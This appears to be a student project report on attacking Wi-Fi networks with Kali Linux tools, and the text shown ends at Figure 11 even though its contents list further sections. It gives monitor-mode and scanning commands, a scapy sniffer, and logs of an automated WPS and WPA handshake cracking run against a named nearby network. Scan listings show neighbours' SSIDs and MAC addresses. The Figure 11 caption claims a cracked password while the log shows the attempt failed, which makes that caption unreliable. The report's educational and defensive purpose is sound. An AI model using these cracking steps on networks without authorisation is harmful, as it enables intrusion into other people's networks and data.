

Abstract

Wireless networks uses radio transmission for the purpose of data transmission between wireless interfaces, which allows it to communicate with other wireless interfaces without any physical access between them. Wireless network security deals with several technologies which adds security to its wireless network infrastructure. Although wirelessly connecting to any unknown public network would expose user to many common vulnerable attacks such as 'DNS spoofing attack' and 'men-in-middle attack'. This project deals with many similar vulnerable attacks which can easily be implemented on wireless network. This gives better idea of how vulnerable wireless networks are. With the help of tools within Kali Linux suite (formerly known as backtrack Linux), several test attacks were performed on wireless network from attacker's perspective to highlight the security issues. This project also gives detailed summary on each tools and its functionalities.

Keywords

Wireless networks, Wireless network security, Data security, Denial-of-service attack, men-in-middle attack, Kali Linux

Acknowledgement

We would like to express our deep gratitude to our project advisor Dr. Juzi Zhao for her guidance towards our project “Wireless chaos using python” and for her support. We sincerely thank you for your support during hard times. We would also like to extend our gratitude to our graduate coordinator Dr. Birsan Sirkeci for always being available for any help.

We also appreciate all the facilities, reference materials and tools provided by San Jose State University to accomplish this project.

List of Content

1. Introduction.....	5
2. Related Work.....	7
3. Novelty Discussion	10
4. Wireless Network Attacks	11
4.1 Man-in-the-Middle Attack	11
4.2 Rogue Wi-Fi Networks / Evil Twin Attack	11
4.3 Packet Analyzer.....	12
4.4 Endpoint Attack.....	12
5. Simulation of Wireless Attacks.....	14
5.1 Wireless Attack Environment.....	14
5.2 Sniffing Important Wireless Traffic.....	17
5.3 Using Exploitation Tools.....	21
5.4 DNS Spoofing Attack.....	27
6. Remediation Techniques.....	33
7. Challenges Faced.....	36
8. Results and Analysis.....	39
9. Conclusion and Summary.....	40
10. References.....	41

List of Figures

Figure 1 wireless interface information	15 -
Figure 2 HAWNU1 Hi-Gain Wireless USB Network Adapter	16 -
Figure 3 configuration of wireless interface to monitor mode.....	16 -
Figure 4 confirming the wireless interface mode.....	17 -
Figure 5 Capturing Wireless Traffic on Monitor Mode.....	18 -
Figure 6 Python Scrip 1 to Parse Useful Frames	19 -
Figure 7 Results of Python Script 1.....	21 -
Figure 8 Information about SSID - Denny's WiFi.....	23 -
Figure 9 Starting WPA/WPA2 Attack.....	24 -
Figure 10 Automated Script jumps to another Password Cracking tool	25 -
Figure 11 Cracked WPA/WPA2 Password	25 -
Figure 12 Attempt to connect to Wireless Network.....	26 -
Figure 13 Block diagram of DNS Spoofing Attack	27 -
Figure 14 Script developed to send DNS response.....	29 -
Figure 15 Script developed to redirect user to spoofed_ip.....	30 -
Figure 16 HTML response designed for victim	31 -
Figure 17 Log of the DNS Spoofing process	31 -
Figure 18 Screenshot from victim's phone	32 -
Figure 19 firmware information.....	37 -
Figure 20 Error message for Firmware	38 -
Figure 21 Installing specific firmware for adapter	38 -
Figure 22 source.list screenshot	39 -

1. Introduction

On 5th September, 2007, a hacker named Max Ray Butler was arrested for selling information of 1.8 million credits cards numbers [1]. He was also guilty of spending \$86 million by fraudulently using the same information. Sniffing unencrypted wireless packets from a public wireless network was one of the techniques he implemented to seek private information of other users connected with the same wireless network. He rented hotel rooms and apartments, and by using high-power antennae he intercepted private information of other users and guests. By media experts, this was labeled as “sophisticated and complex attack”. This was a Man-in-the-middle attack, which is most common wireless attack in a public wireless networks.

This was a critical issue a decade ago as no encryption algorithms were applied to these networks. All the passwords, websites, usernames would be sent as a plain text and attacker would be able to see every bit of traffic without encryption. With less encryption, it would become easy for attacker to convince users into believing the hacker’s set-up free Wi-Fi as a common public network. More secure connection uses more secure protocols to communicate with servers which are known as Secure Socket Layer (SSL) and Transport Layer Security (TLS) to authenticate each other before exchange of communication.

Although new security protocols are known to have vulnerabilities as well. There are various exiting tools to breach into private information of other users on the same wireless

network infrastructure. Some of those famous tools are aircrack-ng, Metasploit, Firesheep and many other like such which will automate the functionality for hackers.

This project briefly gives out information about such available tools. Along with it, project also shows work towards sniffing and sending raw 802.11 frames and its functionalities. For this project, three different Wi-Fi adapters were used to carry out different cases and to better understand importance of wireless network security. While focusing on attack from attacker's perspective, project also provides informative suggestions on how a user can make their wireless network immune to these tools. Python script were developed for interim functionalities.

2. Related Work

With wide-spread usage of wireless networks around the world, hackers/attackers are getting more immune to some of the wireless securities of current time. Wireless security have always been an interesting field for research and development. Some interesting results were carried out in such research papers which explains vulnerabilities of wireless networks in detail.

Wired Equivalent Privacy (WEP) and Wireless Protected Access (WPA) are router protocol responsible for wireless security at router level. WPA3 and WPA2 are respectively third and second versions of Wireless Protected Access – WPA. Such router security protocols are often cracked easily using dictionary attack and brute force attack. According to this research paper [2] published in 2012, on an average 45% of Wi-Fi studied were insecure. Same research paper shows Miami and Florida having 81% of Wi-Fi networks insecure. This research paper also shows the number of IPs blocked per state and cities. Later in the paper, strong correlation was found between wireless insecurities and blacklisted IPs (blocked IPs).

Although it is easy for hackers to breach in using router protocols, that can be mitigated using several techniques. Using several tools on wireless network, some vulnerabilities can be pointed out. Certain actions according to those vulnerabilities can add another layer of security to wireless networks. This research paper [3] published in 2020 6th International conference on advanced computing & communication explains such vulnerabilities of router security in

details. Tools like *airodump-ng* and *aircrack-ng* are used in Kali Linux suite to carry out results.

Kali Linux is an upgraded version of Backtrack Linux Suite. Backtrack Linux was developed for executing penetration testing. Although this version of Linux later developed and became Kali Linux which has even more wireless security tools. Many of those tools are discussed later in the project. As one of the most common wireless attack, Man-in-the-Middle attack can also be implemented using *Ettercap* tool. This is one of the many sniffing tools available on Kali Linux. This paper[4] explains real world Man-in-the-Middle attack in detail to better understand this common wireless attack. Similar to that, this research paper [5] shows the possible ways to mitigate ARP based Man-in-the-Middle attack using same tool.

One of the other more common wireless attack is Evil Twin attack. This attack can gain trust of victim by changing rogue network name to user's known Wi-Fi name. This kind of attack are more dangerous as victim could be unaware of the situation until notified, as user would believe the name of rogue network to be theirs. Attacker then can eavesdrop or redirect the traffic for hacking purposes. As this could be designed for targeted victims to do plenty of damage, detection of such attacks becomes necessary for the safety. However, there are several ways to detect such rogue network attack around user. This paper[6] explains one of the techniques to catch such rogue networks and its source. This method requires user to move around to collect data of different wireless networks around.

Kali Linux contains several other tools with different functionalities as well. These tests gives better understanding of the attack when done from attacker's perspective. Such tests were developed to gain more information about the attack to rectify against real attacks. This research paper [7] published on IEEE gives better idea of other networking tools and its features. One of the most commonly known and useful test is penetration test. This test emulates an attacker trying to access wireless network in every possible way. Along with this attacks, this test keeps an audit of every attempt in order to maintain industry standards. User are benefited from such tests as it shows network vulnerabilities which allows users to get rid of such vulnerabilities. This paper[8] explains in detail about such penetration test implemented on smartphone and computers. This paper also gives out information about Bluetooth attacks prone to smartphones. One of the other tool known as *Pentos* is also used to implement penetration testing on wireless networks.

As Internet of Things (IoT) technology are also using wireless networks, IoT devices are also vulnerable to wireless attacks. Penetration tests can be implemented on their network to gain better understanding of the network. This paper [9] discuss more about development of penetration testing for IoT devices. This also gives the detailed recommendation to secure network deployment to avoid attacks.

3. Novelty Discussion

According to the research followed with this project, there are various ways to exploit the wireless networks. Prior knowledge about vulnerabilities of the wireless networks could prevent possible wireless attacks. Every person owning wireless network should conduct these wireless analysis tests to check vulnerabilities. After these tests are performed on specific wireless networks, many useful information can be gathered.

This project performs attacks on wireless networks from attacker's perspective. This is to give an idea of how an attacker would approach to perform certain attacks. This project provides the simple usage of open-source tools and scripts. With the help of external USB network adapter, it can be used by anyone with or without prior knowledge of it. By following simple steps showed in this project, user can find out existing vulnerabilities in their wireless networks. Taking prior approval before performing these tests on any wireless networks is advised.

This project covers most of the widely occurring wireless attacks. Some of those attacks are Man-in-the-Middle attack, DNS spoofing attack, Rogue Network attack, Evil Twin attack. This project also shows the WPA/WPA2 attacks which are performed on router security protocols. Performing these attacks on wireless network could help user to determine the vulnerabilities of these attacks. After performing these tests, user could check the vulnerabilities and make their wireless network immune.

4. Wireless Network Attacks

As internet becomes more easily accessible to people via mobile, laptop and other gadgets, data security is becoming a critical concern. Although internet service providers (ISPs) have an obligation to protect their user's private information, each user must be aware of such vulnerabilities to protect their data. Knowing how an attack is done gives user a better understanding on how to protect their networks.

Below mentioned are top public wireless network security threats:

4.1 Man-in-the-Middle attack

As the name suggests, hackers usually are connected through some wireless networks (public Wi-Fi), and will intercept data packets exchanging in the same network. On some exploits, attacker can inject data-packets as well. MITM attack is difficult to target in this time, but very easy to implement indiscriminately due to vast volume of Wi-Fi users.

With current encryption technologies and wireless security protocol, this attack can be mitigated with proper inspections. But if not taken care, this can damage a system in numerous ways.

4.2 Rogue Wi-Fi networks / Evil Twin attack

In this type of attack, attacker tries to set-up a duplicate Wi-Fi network that looks convincing to the victim to connect to. Most of the public places such as coffee-shops, restaurants and libraries now days have started implementing unique passwords for customers

to ensure their privacy. Although, attacker can exactly mimic a trusted network of user as well. To ensure uninterrupted network connection, every system keeps a list of preferred network. This list is made of previously connected Wi-Fi details so user does not have to manually connect with it every time. Attacker can get this information and make their rogue networks looks legitimate. Wi-Fi networks are much vulnerable to such attacks.

4.3 Packet Analyzers

This type of attack could be non-malicious and would not do any harm to user in a way other attacks does, but this would make the communication channel between two users open to an attacker. In this kind of attack, an attacker is silently intercepting all the data packets being exchanged on the wireless medium without user realizing it.

4.4 Endpoint attack

Every user, along with Wi-Fi provider connected to W-Fi are known as endpoints. These end points are more vulnerable to some of the attacks too. In certain ways, attacker can send malicious file to such users and gain information of the network that user is connected to. In more exploit versions of attacks, an attacker can even gain control of the network.

Above mentioned are few of more common wireless attacks which could take place in user's everyday life. There are plenty of other platforms which provides such tools for security purposes as well. These tools are designed to perform testing on wireless networks to determine

their integrity. Although there are many other wireless attacks which could be developed keeping target victim in mind. This project deals with similar attacks and shows its functionalities for better security.

5. Simulations of Wireless Attacks

5.1 Wireless Attack Environment

Kali Linux is a debian-based Linux distribution built to implement Penetration testing and Security Forensics [10] . It was released to public on 13th March, 2013 after official security team rebuilt Linux's backtrack distribution. It contains several tools built to automate the task for wireless attacks. It has more than 600 penetration tools which are open-source so everyone can implement this test by their own. For this project, last release of Linux Kali, “Kali 2020.1b “ is used to perform wireless attacks [11]. It was released on March 18th, 2020 after few bug issues in GUI of the disc image [12]. Although for better advantage of this tool, Wi-Fi card needs to be put in Monitor mode instead of built-in mode. By default it is set as ‘Managed Mode’ which allows system to connect with a network. On the other side, Monitor Mode is set to perform passive captures. Word ‘Monitor’ is an abbreviation of “Radio Frequency Monitor Mode“.

On the contrary, most of the built-in Wi-Fi chips are not able to run on Monitor mode. Therefore external Wi-Fi cards which supports Monitor Modes are used to perform such tests. For this project, different Wi-Fi adapters were tested and compared for better results. HAWNU1 Hi-Gain wireless USB Network Adapter [13] was used for this project which supports Monitor Mode. External removable antenna provides range amplification which increases the wireless power.

To enable monitor mode on external wireless adapter, first user needs information about which port the adapter is connected to. To get information about the wireless port information, following command can be used.

```
root@kali:/home/arpit# iwconfig wlan0
wlan0 IEEE 802.11 ESSID:"Denny's Wifi"
      Mode:Managed Frequency:2.437 GHz Access Point: EC:AA:A0:03:9B:F8
      Bit Rate=43.3 Mb/s Tx-Power=20 dBm
      Retry short long limit:2 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:off
      Link Quality=70/70 Signal level=-13 dBm
      Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
      Tx excessive retries:3 Invalid misc:183 Missed beacon:0
```

Figure 1 wireless interface information

Usually when a user connects to the internet, packet exchange will occur between user and nearest router. It sends packets to router asking permission to connect to the internet. After successful connection between user-routers and router-internet, user is able to connect to the internet. Router behaves like a gateway between user and internet. Although in 802.11 wireless connections, all this traffic is sent using various frequencies.

Using monitor mode, any user can sniff packets destined for routers. Since all the packets are going thorough user's computer, user can see what type of packets are travelling around. With high ranged antennas, someone can sniff packets from routers nearby to user as well. HAWNU1 network card comes with high-range antenna.



Figure 2 HAWNU1 Hi-Gain Wireless USB Network Adapter

Following command can be used to change mode from Managed to ‘Monitor’.

```
>>>airmon - ng <start / stop> <interface>
```

Airmon-ng command uses *aircrack-ng*, a built-in tool used to enable/disable monitor mode on respective interface.

```
root@kali:/home/arpit# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
474 NetworkManager
834 wpa_supplicant

PHY      Interface  Driver      Chipset
phy4     wlan0      rt2800usb   Hawking Technologies HAWNU1 Hi-Gain Wireless-150N Network Adapter with
Range Amplifier [Ralink RT3070]

(mac80211 monitor mode vif enabled for [phy4]wlan0 on [phy4]wlan0mon)
(mac80211 station mode vif disabled for [phy4]wlan0)

root@kali:/home/arpit#
```

Figure 3 configuration of wireless interface to monitor mode

This command enabled monitor mode on wireless port *wlan0mon*. Therefore from now on, all the traffic will be captured and on the *wlan0mon* interface to monitor the wireless traffic. Command attached below can be used to confirm monitor mode on port *wlan0mon*.


```
root@kali:/home/arpit# iwconfig wlan0mon
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm

Retry short long limit:2 RTS thr:off Fragment thr:off
Power Management:off
```

Figure 4 confirming the wireless interface mode

5.2 Sniffing Important Wireless Traffic

Although there are many benefits of running wireless network adapter on monitor mode to gain more packets, there are thousands of packets being exchanged every minute around. And sometimes, parsing useful informative packets from packet dumps is an issue. For this project, sniffing is done in real-time. After successfully enabling monitor mode, following command can be used to see its functionalities.

```
>>>airodump-ng < interface >
```

This command uses Kali Linux suite's built in tool *aircrack-ng*. It is used to implementing this tool and dump it in different networks around. It should be noticed that some commands on Kali Linux requires network adapters to run on monitor mode. When run, above mentioned code gives following results:

```

root@kali:/home/arpit# airodump-ng wlan0mon

CH 5 ][ Elapsed: 24 s ][ 2020-04-29 00:22

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:25:00:FF:94:73 -1      0      0  0 -1  -1             <length: 0>
02:AA:A0:03:9B:F8 -30     2      0  0 11 195 WPA2 CCMP MGT <length: 0>
FA:AA:A0:03:9B:F8 -30     3      0  0 11 195 WPA2 CCMP PSK <length: 0>
EC:AA:A0:03:9B:F8 -30     1      0  0 11 195 WPA2 CCMP PSK Denny's Wifi
F6:AA:A0:03:9B:F8 -31     2      0  0 11 195 OPN   xfinitywifi
F2:AA:A0:03:9B:F8 -31     3      0  0 11 195 WPA2 CCMP PSK <length: 0>
38:3B:C8:82:DA:66 -36     5     101  25  9 130 WPA2 CCMP PSK ATT355
76:54:25:78:85:AE -38     4      0  0  1 130 WPA2 CCMP MGT <length: 0>
6E:54:25:78:85:AE -38     4      0  0  1 130 WPA2 CCMP PSK <length: 0>
66:54:25:78:85:AE -38     5      0  0  1 130 WPA2 CCMP PSK <length: 0>
70:54:25:78:85:AE -39     4      1  0  1 130 WPA2 CCMP PSK RealBitchesOnly
6A:54:25:78:85:AE -40     2      0  0  1 130 OPN   xfinitywifi
4C:ED:FB:81:82:60 -40     6      0  0  2 195 WPA2 CCMP PSK The_Interwebz
4C:01:43:E6:55:26 -46     3      1  0  1 360 WPA2 CCMP PSK Fiore
4C:01:43:E6:55:23 -46     4      0  0  1 360 WPA2 CCMP <length: 0>
4C:01:43:E6:55:29 -46     3      0  0  1 360 OPN   <length: 0>
0E:62:A6:09:BD:4A -51     2      0  0  9 130 WPA2 CCMP PSK <length: 0>
C8:3A:35:6A:C0:78 -56     6      1  0  5 130 WPA2 CCMP PSK EbiN-Wifi
84:17:EF:7E:32:8A -62     3      0  0  6 130 OPN   xfinitywifi
BC:A5:11:34:5F:10 -62     3      0  0  9 720 WPA2 CCMP PSK Porque-Fi
A8:9F:EC:0A:02:7F -63     2      0  0  6 195 WPA2 CCMP PSK El varon
DC:EF:09:75:67:C3 -64     2      0  0 11 130 WPA2 CCMP PSK NETGEAR71
84:17:EF:7E:32:8D -65     2      0  0  6 130 WPA2 CCMP MGT <length: 0>
FC:AE:34:AB:8C:70 -65     1      2  0 11 195 WPA2 CCMP PSK Rollercoaster
84:17:EF:7E:32:8B -67     3      0  0  6 130 WPA2 CCMP PSK <length: 0>

root@kali:/home/arpit#

```


Figure 5 Capturing Wireless Traffic on Monitor Mode

As showed in picture, running above command gives information about nearby available wireless networks. This gives out information such as Basic Service Set Identification (BSSID), Power of its frequency, number of beacon frames captured and Extended Service Set Identification (ESSID). It also gives out information about what kind of encryption technique is used on that wireless network with what kind of cipher.

There are two types of Service Set Identification (SSID) used in wireless networks. An SSID is a unique 32 character (maximum) alpha-numeric key to identify wireless networks. The Extended Service Set Identification (ESSID) is usually a common name given to wireless

network. People often call it SSID instead of ESSID. For wireless devices to communicate with each other, these devices need to be configured with the same SSID.

As we can see in the screenshot, when capturing data frames on monitor mode it gives out more information than it is needed to connect to that wireless network. With HAWNU1 antenna used in this project, information about 100s of wireless networks can be seen. Although all the traffic passing in these networks is not useful. For that reason, python code can be made to run on the antenna and get information of only useful packets.



```
File Edit Search View Document Help
from scapy.all import *
def pktPrint(pkt):
    if pkt.haslayer(Dot11Beacon):
        print( '[+] Detected beacon frame ' )
    elif pkt.haslayer(Dot11ProbeReq):
        print( '[+] Detected probe req frame ' )
    elif pkt.haslayer(TCP):
        print( '[+] Detected TCP frame ' )
    elif pkt.haslayer(DNS):
        print( '[+] Detected DNS frame ' )
sniff(iface=conf.iface, prn=pktPrint)
sniff(prn=pktPrint)
```

Figure 6 Python Scrip 1 to Parse Useful Frames

Python script was written to parse Beacon frames, Probe request frames, TCP frames and DNS frames from other frames. This packet information will be used to execute different tasks.

Beacon frame is a management frame in IEEE 802.11 which is based on wireless networks. It usually contains all the information about the wireless network and is sent periodically to sync all other devices and to sync new devices connected. There is a rate at which usually beacon frames are generated. This beacon frame will later be sniffed by the attacker to gain information about the wireless network. This is known as passive attack. Passive attack is defined as attack where attacker is not manipulating any existing data. In passive attacks, attacker usually patiently waits for some useful information to intercept.

Probe request is a request frame sent to wireless access points requesting information to connect. It can be sent to specific SSID or it can be sent to all SSIDs using broadcast. That depends whether the network adapter wants to search any specific network or is willing to search all wireless network around in the area. By spoofing probe request frames, attacker can get information about probe response frames. Which usually contains the information of wireless network. This type of attacks are known as active attacks. In active attacks, attacker usually force victim's system to take out information.

Although Probe requests and Beacon frames are sent periodically, there are still less chances of attacker to find those frames in a short time. Therefore this python code also notifies about DNS frames and TCP frames. By spoofing TCP frames, an attacker can also check the non-secure (HTTP) websites user is trying to reach. DNS frames are captures to perform DNS spoofing attack explained later in the project.

After running the script, it displays some important captured frames in the network. This proves that Wi-Fi card is working fine and can be used in different wireless network tools.

```
root@kali:/home/arpit/Desktop# python3 test-sniff.py
[+] Detected DNS frame
[+] Detected DNS frame
[+] Detected DNS frame
[+] Detected DNS frame
[+] Detected DNS frame
[+] Detected DNS frame
[+] Detected TCP frame
[+] Detected TCP frame
[+] Detected TCP frame
```

Figure 7 Results of Python Script 1

5.3 Using Exploitation Tools

According to Linux Kali's website[14] , there are more than 45 tools designed to perform wireless attacks. And each of those could be paired with another tool to create advanced functioning tool. In total, there are more than 600 tools provided by Kali Linux to perform various operations. Some of those tools are designed to perform Information Gathering, Stress Testing, Sniffing & Spoofing, Password Attacks, Reverse Engineering, Vulnerability Analysis, attacks on Web Applications. Each of those are designed in a way to break in to different encryption systems.

For wireless attacks, several tools were applied to this wireless networks. Python scripts were used to automate the function of applying different tools to crack the password. Some of

those tools were built to capture specific frames. WPA/WPA2 security, which is very widely used router security protocol uses 4-way handshake technique to authenticate and validate other devices to connect with the wireless network. Widely used tool for cracking such 4-way handshake protocols is called *aircrack-ng*. This tool is built in the Kali Linux and is also implemented in the project. This tool cracks captured 4-way handshake protocol using different password files. These password files contain a dictionary of widely used W-Fi passwords to crack the router passwords. Such dictionaries are updated on the weekly bases even till date. For this project, *aircrack-ng 1.6* was used which was released to public on Jan 25th, 2020 [15].

Another attack performed in this is famously known as PMKID attack. PMKID stands for Pairwise Master Key Identifier. It is a type of authentication used in router protocols to add another layer of security. This was specifically designed for normal user using wireless networks at their homes or businesses. Bigger wireless networks could use enterprise authentication server which also provides advanced security options.

From the wireless capture used before, we can choose any SSID to implement these tools as most of those SSID uses WPA security, it is important to take prior consents from the owner of the wireless network before performing such tasks. For this project, following SSID is used to perform exploitation tools.

```
root@kali:/home/arpit# airodump-ng wlan0mon
CH 5 ][ Elapsed: 24 s ][ 2020-04-29 00:22

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:25:00:FF:94:73 -1      0      0  0  -1  -1             <length: 0>
02:AA:A0:03:9B:F8 -30     2      0  0  11  195  WPA2 CCMP  MGT  <length: 0>
FA:AA:A0:03:9B:F8 -30     3      0  0  11  195  WPA2 CCMP  PSK  <length: 0>
EC:AA:A0:03:9B:F8 -30     1      0  0  11  195  WPA2 CCMP  PSK  Denny's Wifi
F6:AA:A0:03:9B:F8 -31     2      0  0  11  195  OPN             xfinitywifi
F2:AA:A0:03:9B:F8 -31     3      0  0  11  195  WPA2 CCMP  PSK  <length: 0>
38:38:C8:82:DA:66 -36     5     101    25  9  130  WPA2 CCMP  PSK  ATT355
76:54:25:78:85:AE -38     4      0  0  1  130  WPA2 CCMP  MGT  <length: 0>
6E:54:25:78:85:AE -38     4      0  0  1  130  WPA2 CCMP  PSK  <length: 0>
66:54:25:78:85:AE -38     5      0  0  1  130  WPA2 CCMP  PSK  <length: 0>
70:54:25:78:85:AE -39     4      1  0  1  130  WPA2 CCMP  PSK  RealBitchesOnly
6A:54:25:78:85:AE -40     2      0  0  1  130  OPN             xfinitywifi
```

Figure 8 Information about SSID - Denny's WiFi


For this project, 'Denny's WiFi' is being attacked. From monitor mode, attacker can see the basic information of wireless network. Mentioned details would not be available to users using Wi-Fi cards on managed mode.

Some of more popular tools were applied on 'Denny's WiFi' to perform various wireless attacks. It might take up to an hour to crack some of these Wi-Fi passwords. It depends on the system's processing power. Some of these tools are scripted to run for certain minutes. After timer is reached zero, python script will bypass that tool and will jump to another tool to find password cracks.

Using brute-force approach is very complex as it could take several hours to crack one password. With better CPUs, even longer keys could be cracked. A normal computers could

do 50 to 300 possible keys every second. Although for this project, assumption is made that the password is a word of any length.

After running python script to check available wireless network, script allows user to select any individual SSID to perform wireless attacks tools. It is suggested to select the ESSID with higher power received. When sorted by power, ‘Denny’s WiFi’ is currently on first place.



The screenshot shows a terminal window with a menu bar (File, Actions, Edit, View, Help) and a title bar (arpit@kali: ~). The main content is a table of wireless networks:

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT	^C
1	Denny's Wifi	11	WPA	72db	yes	1	
2	(FA:AA:A0:03:9B:F8)	11	WPA	72db	no		
3	ATT355	9	WPA	60db	yes		
4	(66:54:25:78:85:AE)	1	WPA	58db	no		
5	(76:54:25:78:85:AE)	1	WPA	58db	no		
6	(6E:54:25:78:85:AE)	1	WPA	58db	no		
7	(4C:01:43:E6:55:23)	1	WPA	58db	no		
8	Fiore	1	WPA	57db	no		

Below the table, the terminal shows the following commands and output:

```
[+] select target(s) (1-45) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against EC:AA:A0:03:9B:F8 (Denny's Wifi)
[+] Denny's Wifi (69db) WPS Pixie-Dust: [4m56s] Initializing
```

Figure 9 Starting WPA/WPA2 Attack

After selecting 1st SSID as target, script was designed to perform WPS Pixie-Dust attack. Pixie-Dust attack is a brute-force attack performed on WPS protocol [16]. WPS pin usually contains 8 digit key. Along with WPS pin, it also contains pre-shared keys.

Sometimes many of these tools would not be efficient. For this particular SSID, Pixie-Dust was unable to crack password. Automated script will then switch it to WPS Pin attack from Kali Linux Suite.


```
[+] Denny's Wifi (64db) WPS Pixie-Dust: [33s] Sending M2 / Running pixiewps (Timeouts:25, Fail
[+] Denny's Wifi (64db) WPS Pixie-Dust: [32s] Sending M2 / Running pixiewps (Timeouts:25, Fail
[+] Denny's Wifi (65db) WPS Pixie-Dust: [-1s] Failed: Timeout after 300 seconds
[+] Denny's Wifi (68db) WPS PIN Attack: [25s PINs:1] (0.00%) Sending EAPOL (Timeouts:1, Fails:
[+] Denny's Wifi (68db) WPS PIN Attack: [25s PINs:1] (0.00%) Sending EAPOL (Timeouts:1, Fails:
[+] Denny's Wifi (68db) WPS PIN Attack: [26s PINs:1] (0.00%) Sending EAPOL (Timeouts:1, Fails:
[+] Denny's Wifi (62db) WPS PIN Attack: [26s PINs:1] (0.00%) Sending EAPOL (Timeouts:1, Fails:
[+] Denny's Wifi (62db) WPS PIN Attack: [27s PINs:1] (0.00%) Sending EAPOL (Timeouts:1, Fails:
[+] Denny's Wifi (62db) WPS PIN Attack: [27s PINs:1] (0.00%) Sending EAPOL (Timeouts:1, Fails:
[+] Denny's Wifi (62db) WPS PIN Attack: [28s PINs:1] (0.00%) Sending EAPOL (Timeouts:1, Fails:
```

Figure 10 Automated Script jumps to another Password Cracking tool

It could take several minutes for every tool to completely finish.

```
[+] Denny's Wifi (74db) WPS PIN Attack: [17m43s PINs:1] (0.00%) Sending EAPOL (Timeouts:99, Fa
[+] Denny's Wifi (74db) WPS PIN Attack: [17m44s PINs:1] (0.00%) Sending EAPOL (Timeouts:99, Fa
[+] Denny's Wifi (74db) WPS PIN Attack: [17m45s PINs:1] Failed: Too many timeouts (100)
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxcapttool
[+] Denny's Wifi (72db) WPA Handshake capture: found existing handshake for Denny's Wifi
[+] Using handshake from hs/handshake_DennysWifi_EC-AA-A0-03-9B-F8_2020-04-29T00-39-08.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for ec:aa:a0:03:9b:f8
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-top4800-probable.txt wordlist
[+] Cracking WPA Handshake: 98.02% ETA: 0s @ 1817.0kps (current key: opposite)
[!] Failed to crack handshake: wordlist-top4800-probable.txt did not contain password
[+] Finished attacking 1 target(s), exiting
root@kali:/home/arpit/Desktop/wifite2#
```

Figure 11 Cracked WPA/WPA2 Password

